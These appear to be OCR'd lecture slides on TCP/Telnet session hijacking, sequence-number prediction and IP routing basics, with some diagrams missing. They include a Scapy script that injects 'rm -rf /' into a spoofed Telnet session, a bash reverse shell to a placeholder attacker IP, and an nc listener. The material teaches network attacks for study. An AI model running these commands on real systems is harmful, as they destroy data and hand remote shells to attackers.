


The `telnet` server executes user commands

The `telnet` server executes rm -rf / \r

Hijacking a Telnet Session

- Similar to Reset attack: Sniff and Spoof




```
ip = IP(src=“10.0.2.68”,
       dst=“10.0.2.69”)
tcp = TCP(sport= 46716, dport=23,
       flags=“A”,
       seq=XXX,
       ack=XXX)
cmd = “\r rm -rf /”
pkt = ip/tcp/cmd
send(pkt)
```

Command runs with user privileges

What else would the attacker do?

Run a reverse shell!

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```



(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket


(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

On the attacker machine:

```
$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

What Happens to User Inputs




Steps 2—7 repeat, and a deadlock happens

TCP Seq. Number Prediction

Rationale

- Spoofing a TCP connection
- Instead of sniffing packets to find the sequence number
  - Estimate the initial sequence number of the victim by observing the rate of change




IP Routing Attacks

Network Layer: IP

routing: determines source-destination route taken by packets

- *routing algorithms*

forwarding: move packets from router’s input to appropriate router output




local forwarding table

header value	output link
0100	3
0101	2
0111	2
1001	1

dst address in arriving packet’s header

